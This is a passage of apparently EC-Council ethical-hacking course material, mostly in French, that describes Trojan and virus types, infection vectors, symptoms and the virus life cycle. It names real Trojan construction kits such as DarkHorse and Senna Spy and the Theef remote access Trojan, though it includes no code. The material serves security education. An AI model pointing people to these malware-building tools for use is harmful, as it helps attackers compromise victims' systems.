- Chevaux de Troie Botnet :** Aujourd'hui, la plupart des grandes attaques informatiques impliquent des botnets. Les attaquants (également connus sous le nom de "bot herders") utilisent des chevaux de Troie botnet pour infecter un grand nombre d'ordinateurs dans une vaste zone géographique afin de créer un réseau de robots (ou un "bot herd") qui peut être contrôlé par un centre de commande et de contrôle (C&C). Ils incitent les utilisateurs à télécharger des fichiers infectés par un cheval de Troie sur

leur système grâce au phishing, au référencement illicite, à de la redirection d'URL, etc. Une fois que l'utilisateur a téléchargé et exécuté le cheval de Troie dans son système, le botnet se connecte à l'attaquant via des canaux IRC et attend ses instructions.

4. **Chevaux de Troie de type rootkit** : comme le suggère son nom, le "rootkit" est composé de deux éléments, le "root" et le "kit". "Root" est un terme UNIX/Linux qui est l'équivalent de "administrateur" dans Windows. Le mot "kit" désigne des programmes qui permettent à quelqu'un d'obtenir un accès de niveau "root" ou "administrateur" à l'ordinateur en exécutant les programmes du kit. Les rootkits sont des portes dérobées puissantes qui attaquent spécifiquement le système d'exploitation. Contrairement aux portes dérobées classiques, les rootkits ne peuvent pas être détectés en surveillant les services, les listes de tâches du système ou les registres. Les rootkits permettent à l'attaquant de prendre le contrôle total du système d'exploitation de la victime.
5. **Chevaux de Troie de banque en ligne** : Les chevaux de Troie de banque en ligne sont extrêmement dangereux et sont une menace importante pour les services bancaires en ligne. Ils interceptent les informations du compte de la victime avant que le système ne puisse les chiffrer et les envoie au centre de commande et de contrôle de l'attaquant. L'installation de ces chevaux de Troie a lieu sur l'ordinateur de la victime lorsque celle-ci clique sur une pièce jointe d'un courrier électronique malveillant ou sur une publicité malveillante. Les attaquants programmment ces chevaux de Troie pour voler des sommes d'argent comprises dans une fourchette pré définie afin de ne pas retirer tout l'argent du compte et d'éviter ainsi toute suspicion.
6. **Chevaux de Troie de point de vente** : Comme leur nom l'indique, les chevaux de Troie de point de vente (POS) sont un type de logiciel malveillant de fraude financière qui cible les points de vente et les terminaux de paiement comme les lecteurs de cartes de crédit ou de débit. Les attaquants utilisent les chevaux de Troie POS pour compromettre ces équipements et s'emparer des informations sensibles concernant les cartes de crédit, telles que le numéro de la carte de crédit, le nom du titulaire et le numéro CVV.
7. **Chevaux de Troie de défiguration** : Les chevaux de Troie de défiguration, une fois répandus sur le système, peuvent détruire ou modifier le contenu entier d'une base de données. Ces chevaux de Troie sont toutefois plus dangereux lorsque les attaquants ciblent des sites Web, car ils modifient physiquement le code HTML du site, ce qui entraîne la modification du contenu. Des pertes importantes peuvent être engendrées par la défiguration de sites de commerce électronique par des chevaux de Troie.
8. **Chevaux de Troie de protocole de service** : Ces chevaux de Troie peuvent tirer parti de protocoles de service vulnérables tels que VNC, HTTP/HTTPS et ICMP, pour attaquer la machine de la victime.
9. **Chevaux de Troie mobiles** : Les chevaux de Troie mobiles sont des logiciels malveillants qui ciblent les téléphones mobiles. Les attaques de chevaux de Troie mobiles augmentent rapidement en raison de la prolifération mondiale des smartphones. L'attaquant incite la victime à installer l'application malveillante. Lorsque la victime télécharge l'application malveillante, le cheval de Troie effectue diverses opérations

comme le vol d'identifiants bancaires, le vol d'identifiants de réseaux sociaux, le chiffrement de données et le verrouillage du matériel.

10. **Chevaux de Troie IoT** : L'Internet des objets (IoT) désigne les réseaux entre les équipements physiques, les bâtiments et d'autres articles dotés de composants électroniques. Les chevaux de Troie IoT sont des programmes malveillants qui attaquent les réseaux IoT. Ces chevaux de Troie exploitent ensuite le botnet d'objets connectés pour attaquer d'autres machines en dehors du réseau IoT.
11. **Chevaux de Troie de désactivation des logiciels de sécurité** : Ces chevaux de Troie bloquent le fonctionnement des programmes de sécurité tels que les pare-feu et les systèmes de détection d'intrusion, soit en les désactivant, soit en stoppant leurs processus. Ce sont des chevaux de Troie de premier niveau, qui permettent à l'attaquant de passer au niveau d'attaque suivant sur le système ciblé.
12. **Chevaux de Troie destructeurs** : Le seul but d'un cheval de Troie destructeur est de supprimer des fichiers sur le système ciblé. Les logiciels antivirus peuvent ne pas détecter les chevaux de Troie destructeurs. Une fois qu'un cheval de Troie destructeur a infecté un système informatique, il supprime de manière aléatoire des fichiers, des dossiers et des entrées de registre, ainsi que des lecteurs locaux et réseau, ce qui entraîne souvent une panne du système en question.
13. **Chevaux de Troie d'attaque DDoS** : Ces chevaux de Troie sont destinés à effectuer des attaques DDoS sur des machines, des réseaux ou des adresses Web cibles. Ils transforment la victime en zombie à l'écoute des commandes envoyées par un serveur de C&C qui commande les attaques DDoS via Internet. De nombreux systèmes infectés attendent un message du serveur de C&C, et lorsque le serveur envoie l'ordre à tous les systèmes infectés ou à un groupe d'entre eux, puisque tous les systèmes exécutent la commande simultanément, une quantité considérable de requêtes inondent la cible et font que le service ne répond plus.
14. **Chevaux de Troie de type Ligne de commande (Shell)** : Un cheval de Troie ligne de commande permet d'avoir accès à une ligne de commande sur la machine d'une victime à distance. Le cheval de Troie est installé sur la machine de la victime et sa partie serveur ouvre un port d'écoute permettant à l'attaquant de se connecter. Le client est installé sur la machine de l'attaquant qui l'utilise pour lancer un shell sur la machine de la victime. Netcat, DNS Messenger, GCat sont quelques-uns des derniers chevaux de Troie à ligne de commande.

Creating a Trojan

- **Trojan Horse construction kits** help attackers to **construct Trojan horses** of their choice
- The tools in these kits can be dangerous and can backfire if not properly executed

Trojan Horse Construction Kits

- DarkHorse Trojan Virus Maker
- Trojan Horse Construction Kit
- Senna Spy Trojan Generator
- Batch Trojan Generator
- Umbra Loader - Botnet Trojan Maker



Theef RAT Trojan

Theef is a **Remote Access Trojan** written in Delphi. It allows remote attackers access to the system via port 9871

Création d'un cheval de Troie

Les attaquants peuvent concevoir des chevaux de Troie à l'aide de divers kits de création tels que DarkHorse Trojan Virus Maker et Senna Spy Trojan Generator.

Kit de création de chevaux de Troie

Les kits de création de chevaux de Troie permettent aux attaquants de concevoir des chevaux de Troie et de les personnaliser en fonction de leurs besoins. Ces outils sont dangereux et peuvent se retourner contre eux s'ils ne sont pas correctement utilisés. Les nouveaux chevaux de Troie créés par les attaquants ne sont pas détectés lorsqu'ils sont analysés par des outils de détection de virus ou de logiciels malveillants, car ils ne correspondent à aucune signature connue. Cet avantage supplémentaire permet aux attaquants de réussir à lancer des attaques.

■ Cheval de Troie d'accès à distance Theef

Theef est un cheval de Troie d'accès à distance écrit en Delphi. Il permet aux attaquants de se connecter au système à distance via le port 9871. Theef est une application Windows à la fois pour le client et le serveur. Le serveur Theef est un virus que vous installez sur un ordinateur cible, et le client Theef est ce que vous utilisez ensuite pour contrôler le virus.




Figure 3.3 : Cheval de Troie d'accès à distance Theef

Vous trouverez ci-dessous une liste de quelques autres kits de création de chevaux de Troie :

- DarkHorse Trojan Virus Maker
- Trojan Horse Construction Kit
- Senna Spy Trojan Generator
- Batch Trojan Generator
- Umbra Loader - Botnet Trojan Maker

What is a Virus?

- A virus is a **self-replicating program** that produces its own copy by attaching itself to another program, computer boot sector or document
- Viruses are generally transmitted through **file downloads, infected disk/flash drives**, and as **email attachments**

Characteristics of Viruses

- Infect other programs
- Transform themselves
- Encrypt themselves
- Alter data
- Corrupt files and programs
- Self-replicate



VIRUS

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Virus

Qu'est-ce qu'un virus ?

Les virus sont le fléau de l'informatique moderne. Les virus informatiques peuvent causer des ravages sur les ordinateurs personnels et professionnels. La durée de vie d'un virus dépend de sa capacité à se reproduire. Par conséquent, les attaquants conçoivent le code de chaque virus de manière à ce qu'il se réplique un maximum fois.

Un virus informatique est un programme auto-réplicateur qui se reproduit en attachant des copies de lui-même à d'autres programmes exécutables et qui fonctionne à l'insu de l'utilisateur et sans son consentement. Tout comme les virus biologiques, les virus informatiques sont contagieux et peuvent contaminer d'autres fichiers ; toutefois, les virus ne peuvent infecter des machines externes qu'avec l'aide des utilisateurs de l'ordinateur.

Un virus reproduit son propre code en l'intégrant à d'autres exécutables et se propage dans l'ordinateur. En propageant l'infection, les virus peuvent endommager les fichiers d'un système de fichiers. Certains virus résident dans la mémoire et peuvent infecter des programmes par le biais du secteur d'amorçage. Un virus peut également se présenter sous une forme chiffrée.

Certains virus affectent les ordinateurs dès que leur code est exécuté ; d'autres restent en sommeil jusqu'à ce que des conditions prédéterminées soient remplies. Les virus infectent divers fichiers, tels que les fichiers overlay (.OVL) et les fichiers exécutables (.EXE, .SYS, .COM ou .BAT). Ils se propagent par le téléchargement de fichiers, par l'intermédiaire de disques ou de mémoires flash infectés et par les pièces jointes aux courriers électroniques.

Un virus ne peut se propager d'un PC à un autre que lorsque son programme hôte est transmis à l'ordinateur non contaminé. Cela peut se produire, par exemple, lorsqu'un utilisateur le transmet sur un réseau ou l'exécute sur un support amovible. Les virus sont parfois confondus

avec les vers, qui sont des programmes autonomes pouvant se propager à d'autres ordinateurs sans avoir besoin d'un hôte. La majorité des PC sont aujourd'hui connectés à Internet et aux réseaux locaux, ce qui contribue à accroître et à faciliter leur propagation.

Caractéristiques des virus

Les performances d'un ordinateur sont affectées par une infection virale. Cette infection peut entraîner une perte de données, une panne du système et une corruption des fichiers.

Voici quelques-unes des caractéristiques d'un virus :

- Il infecte d'autres programmes.
- Il se transforme.
- Il se chiffre lui-même.
- Il modifie les données.
- Il corrompt les fichiers et les programmes.
- Il se réplique.




Pourquoi créer des virus ?

Les pirates informatiques créent des virus pour répondre à des motivations contestables. Ils créent des virus pour détruire les données d'une entreprise, par vandalisme ou pour détruire ses produits ; cependant, dans certains cas, les virus sont utiles au système.

Un attaquant crée un virus dans les buts suivants :

- Infliger des dommages aux concurrents.
- Obtenir des gains financiers.
- Vandaliser la propriété intellectuelle.
- Faire des farces.
- Effectuer des recherches.
- Pratiquer le cyberterrorisme.
- Diffuser des messages politiques.
- Endommager des réseaux ou des ordinateurs.
- Obtenir un accès à distance à l'ordinateur d'une victime.



Symptômes d'une attaque par un virus

Les signes d'une attaque virale se manifestent par des activités anormales. Ces activités caractérisent le virus et vont interrompre le déroulement normal d'un processus ou d'un programme. Cependant, toutes les anomalies ne sont pas nécessairement liées à une attaque du système ; elles peuvent n'être que de faux positifs. Si, par exemple, le système fonctionne plus lentement que d'habitude, on peut supposer qu'un virus l'a infecté, mais la raison réelle peut être la surcharge du programme.


Un virus efficace va se multiplier rapidement et peut infecter plusieurs machines en peu de temps. Les virus peuvent infecter les fichiers du système et lorsque ces fichiers sont transférés, ils peuvent infecter les machines des autres utilisateurs qui les reçoivent. Un virus peut également utiliser des serveurs de fichiers pour infecter des fichiers.

Lorsqu'un virus infecte un ordinateur, la victime ou l'utilisateur peut identifier certains symptômes de cette infection.

Les principaux symptômes d'une infection par un virus informatique sont les suivants :

- Les processus prennent plus de ressources et de temps, ce qui entraîne une dégradation des performances.
- L'ordinateur émet des bips sans que rien ne s'affiche.
- Le lecteur indique une activité mais le système d'exploitation ne charge rien.
- Des alertes antivirus constantes.
- L'ordinateur se fige fréquemment ou affiche une erreur de type BSOD.
- Des fichiers et des dossiers sont manquants.

- Une activité suspecte du disque dur.
- La fenêtre du navigateur se fige.
- Un manque d'espace de stockage.
- Des publicités et des fenêtres pop-up indésirables.
- L'impossibilité d'ouvrir des fichiers dans le système.
- La réception de courriers électroniques étranges.




Étapes du cycle de vie d'un virus

Le cycle de vie d'un virus comprend six étapes, de sa conception jusqu'à son élimination :

- Conception** : Le développement du code du virus à l'aide de langages de programmation ou de kits de construction.
- RéPLICATION** : Le virus se réplique pendant un certain temps dans le système cible, puis se propage.
- Activation** : Le virus est activé lorsque l'utilisateur effectue des actions précises, comme l'exécution d'un programme infecté.
- Détection** : Le virus est identifié comme étant une menace qui infecte le système cible.
- Incorporation** : Les développeurs de logiciels antivirus intègrent les mesures de défense contre le virus.
- Application des mesures de prévention** : Les utilisateurs installent les mises à jour de l'antivirus et éliminent ainsi la menace du virus.

How does a Computer Get Infected by Viruses?



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Comment un ordinateur peut-il être infecté par un virus ?

Pour infecter un système, il faut avant tout que le virus y pénètre. Une fois que l'utilisateur a téléchargé et installé le virus à partir d'une source quelconque et sous une forme quelconque, celui-ci se réplique à d'autres programmes. Le virus peut contaminer l'ordinateur de différentes façons, dont certaines sont énumérées ci-dessous :

- **Téléchargement** : Les attaquants incorporent des virus dans des logiciels classiques et les mettent en ligne sur des sites Web pour qu'ils soient téléchargés. Lorsqu'un utilisateur télécharge un de ces logiciels infectés et l'installe, le système est infecté.
- **Pièce jointe à un courrier électronique** : Les attaquants envoient le plus souvent des fichiers infectés par des virus sous forme de pièces jointes à des courriers électroniques afin de propager le virus sur le système de la victime. Lorsque la victime ouvre la pièce jointe malveillante, le virus infecte automatiquement le système.
- **Logiciel piraté** : L'installation de versions piratées de logiciels (OS, Adobe, Microsoft Office, etc.) peut infecter le système car ces versions peuvent contenir des virus.
- **Défaut d'installation de logiciels de sécurité** : Avec la progression des mesures de sécurité, les attaquants conçoivent de nouveaux virus. Ne pas installer les derniers logiciels antivirus ou de ne pas les mettre à jour régulièrement peut exposer le système informatique à des attaques virales.
- **Mise à jour des logiciels** : Si les correctifs ne sont pas régulièrement installés lorsqu'ils sont publiés par les éditeurs, les virus peuvent exploiter des vulnérabilités, permettant ainsi à un attaquant d'accéder au système.

- **Navigateur** : Les navigateurs disposent par défaut d'une sécurité intégrée. Un navigateur mal configuré peut permettre l'exécution automatique de scripts, qui peuvent à leur tour entraîner l'entrée de virus dans le système.
- **Pare-feu** : La désactivation du pare-feu compromet la sécurité du trafic réseau et permet aux virus d'infecter le système.
- **Pop-up** : Lorsque l'utilisateur clique par erreur sur une fenêtre contextuelle suspecte, le virus caché derrière cette fenêtre entre dans le système. Chaque fois que l'utilisateur allume le système, le code du virus installé s'exécute en arrière-plan.
- **Support amovible** : Lorsque l'on connecte un support amovible infecté par un virus (par exemple, un CD/DVD, une clef USB, un lecteur de carte) à un système sain, le virus se propage dans le système.
- **Accès au réseau** : La connexion à un réseau Wi-Fi non fiable, le fait de laisser le Bluetooth activé ou encore un système de partage de fichiers dont l'accès est ouvert permettent à un virus de s'installer sur l'équipement.
- **Sauvegarde et restauration** : Prendre la sauvegarde d'un fichier infecté et le restaurer sur un système l'infecte à nouveau avec le même virus.
- **Annonce en ligne malveillante** : Les attaquants diffusent en ligne des publicités malveillantes en y intégrant du code malveillant. Elles sont également connues sous le nom de malvertising et lorsque les utilisateurs cliquent sur ces publicités, leur ordinateur est infecté.
- **Médias sociaux** : Quand ils sont sur leurs sites de médias sociaux, les gens ont tendance à cliquer sur des liens malveillants partagés par leurs contacts, ce qui peut infecter leur système.

Types of Viruses

Viruses are categories **according to their functioning and targets**

Some of the example includes:



System or Boot Sector Virus	Polymorphic Virus	Web Scripting Virus
File and Multipartite Virus	Metamorphic Virus	Email and Armored Virus
Macro and Cluster Virus	Overwriting File or Cavity Virus	Add-on and Intrusive Virus
Stealth/Tunneling Virus	Companion/Camouflage Virus	Direct Action or Transient Virus
Encryption Virus	Shell and File Extension Virus	Terminate & Stay Resident Virus
Sparse Infector Virus	FAT and Logic Bomb Virus	

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Types de virus

Les virus sont classés en catégories en fonction de leur principe de fonctionnement et de leurs cibles. Voici quelques-uns des types de virus informatiques les plus courants et qui nuisent à la sécurité des systèmes :

- Virus du système ou du secteur d'amorçage** : Les cibles les plus courantes d'un virus sont les secteurs système, qui comprennent les secteurs système du Master Boot Record (MBR) et du DOS Boot Record. Les principaux vecteurs des virus du système ou du secteur d'amorçage sont les pièces jointes aux courriers électroniques et les supports amovibles (clefs USB). Un virus de secteur d'amorçage déplace le MBR vers un autre emplacement sur le disque dur et se copie à l'emplacement d'origine du MBR. Lorsque le système démarre, le code du virus s'exécute d'abord, puis le contrôle passe au MBR d'origine.
- Virus de fichier** : Les virus de fichiers infectent les fichiers exécutés ou interprétés dans le système, tels que les fichiers COM, EXE, SYS, OVL, OBJ, PRG, MNU et BAT. Les virus de fichiers peuvent être des virus à action directe (non-résidents) ou des virus résidant en mémoire. Les virus de fichiers insèrent leur code dans un fichier existant et infectent les fichiers exécutables. Ces virus sont nombreux, mais ils sont peu souvent utilisés. Ils se propagent de différentes manières et sont présents dans de nombreux types de fichiers.
- Virus multipartite** : Un virus multipartite (également appelé virus à plusieurs parties ou virus hybride) combine l'approche des virus de fichiers et des virus du secteur d'amorçage pour attaquer simultanément le secteur d'amorçage et les fichiers exécutables ou les programmes. Lorsque le virus infecte le secteur d'amorçage, il affecte à son tour les fichiers système et inversement. Ce type de virus réinfecte un système à

plusieurs reprises s'il n'est pas entièrement éradiqué de la machine victime. Parmi les exemples de virus multipartites, citons Invader, Flip et Tequila.

4. **Virus macro** : Les virus macro infectent Microsoft Word ou des applications similaires en exécutant automatiquement une séquence d'actions après avoir déclenché l'application. La plupart des virus macro sont écrits à l'aide du langage macro Visual Basic for Applications (VBA) et ils infectent les modèles ou convertissent les documents infectés en fichiers modèles tout en conservant l'apparence de fichiers de documents courants.
5. **Virus en grappe** : Les virus en grappe infectent les fichiers sans modifier de fichier ni planter de fichiers supplémentaires. Ils enregistrent le code du virus sur le disque dur et écrasent les index des entrées du répertoire, pour diriger le point de lecture du disque vers le code du virus plutôt que vers le véritable programme. Même si les changements dans l'entrée du répertoire peuvent affecter tous les programmes, une seule copie du virus existe sur le disque.
6. **Virus furtif ou à effet tunnel** : Ces virus tentent de se cacher des programmes antivirus en modifiant et en altérant les interruptions d'appel de service pendant leur exécution. Le code du virus remplace les demandes d'exécution d'opérations relatives à ces interruptions d'appel de service. Ces virus émettent de fausses informations pour dissimuler leur présence aux programmes antivirus. À titre d'exemple, un virus furtif dissimule les fonctions qu'il a modifiées et en donne de fausses représentations. Il prend ainsi le contrôle de certaines parties du système cible et dissimule son code viral.
7. **Virus de chiffrement** : Les virus de chiffrement ou cryptolocker pénètrent dans le système cible via des freewares, des sharewares, des codecs, de fausses publicités, des téléchargements torrents, des spams, etc. Ce type de virus se compose d'une copie chiffrée du virus et d'un module de déchiffrement. Le module de déchiffrement reste fixe, tandis que la partie chiffrée utilise différentes clefs.
8. **Virus diffus (sparse infector virus)** : Pour se propager, ces virus tentent de se cacher des programmes antivirus. Les virus diffus se dupliquent moins souvent et tentent de minimiser leur probabilité de découverte. Ces virus n'infectent qu'occasionnellement, lorsque certaines conditions sont remplies, ou n'infectent que les fichiers dont la longueur est comprise dans une certaine fourchette.
9. **Virus polymorphe** : Ces virus infectent un fichier avec une copie chiffrée d'un code polymorphe déjà décodé par un module de déchiffrement. Les virus polymorphes modifient leur code à chaque réPLICATION pour éviter la détection. Ils y parviennent en changeant le module de chiffrement et la séquence d'instructions. Les mécanismes polymorphes utilisent des générateurs de nombres aléatoires dans leur mise en œuvre.
10. **Virus métamorphique** : Les virus métamorphiques sont programmés de telle sorte qu'ils se réécrivent complètement chaque fois qu'ils infectent un nouveau fichier exécutable. Ces virus sont sophistiqués et utilisent des moteurs métamorphiques pour leur exécution. Le code métamorphe se reprogramme lui-même. Il est traduit en code temporaire (une nouvelle variante du même virus mais avec un code différent), puis reconvertis en code original. Cette technique, dans laquelle l'algorithme original reste

intact, est utilisée pour éviter la reconnaissance des formes par les logiciels antivirus. Les virus métamorphiques sont plus efficaces que les virus polymorphes.

11. **Virus d'écrasement de fichier ou de cavité (cavity virus)** : Certains programmes comportent des espaces vides. Les virus de cavité, également connus sous le nom de space fillers, écrasent une partie du fichier hôte avec une constante (généralement des caractères nuls), sans augmenter la longueur du fichier et en préservant sa fonctionnalité. La conservation de la taille de fichier lors de l'infection permet au virus de ne pas être détecté. Les virus de cavité sont rarement découverts en raison de l'indisponibilité des hôtes et de la complexité du code.
12. **Virus compagnon/virus camouflage** : Le virus compagnon se stocke sous le même nom de fichier que le fichier du programme ciblé. Le virus infecte l'ordinateur lors de l'exécution du fichier et modifie les données du disque dur. Les virus compagnons utilisent le DOS pour exécuter les fichiers COM avant l'exécution des fichiers EXE. Le virus installe un fichier COM identique et infecte les fichiers EXE.
13. **Virus coquille** : Le code de ce virus forme une coquille autour du code du programme ciblé, devenant ainsi le programme original avec le code de l'hôte comme sous-programme. Presque tous les virus de programme d'amorçage sont des virus coquille.
14. **Virus d'extension de fichier** : Les virus d'extension de fichiers modifient les extensions des fichiers. L'extension .TXT est sûre car elle indique un fichier texte brut. Si les extensions sont désactivées, et que quelqu'un vous envoie un fichier nommé BAD.TXT.VBS, vous ne verrez que BAD.TXT. Si vous avez oublié que les extensions sont désactivées, vous pourriez penser qu'il s'agit d'un fichier texte et l'ouvrir. Il s'agit en fait d'un fichier exécutable en Visual Basic Script et il pourrait causer de graves dommages.
15. **Virus FAT** : Un virus FAT est un virus informatique qui attaque la Table d'allocation des fichiers (FAT pour File Allocation Table), un système utilisé dans les produits Microsoft et certains autres types de systèmes informatiques pour accéder aux informations stockées sur un ordinateur. En attaquant la FAT, un virus peut causer de graves dommages à un ordinateur. Les virus FAT peuvent fonctionner de différentes manières. Certains sont conçus pour s'intégrer dans des fichiers de sorte que lorsque la FAT accède au fichier, le virus se déclenche. D'autres peuvent attaquer directement la FAT.
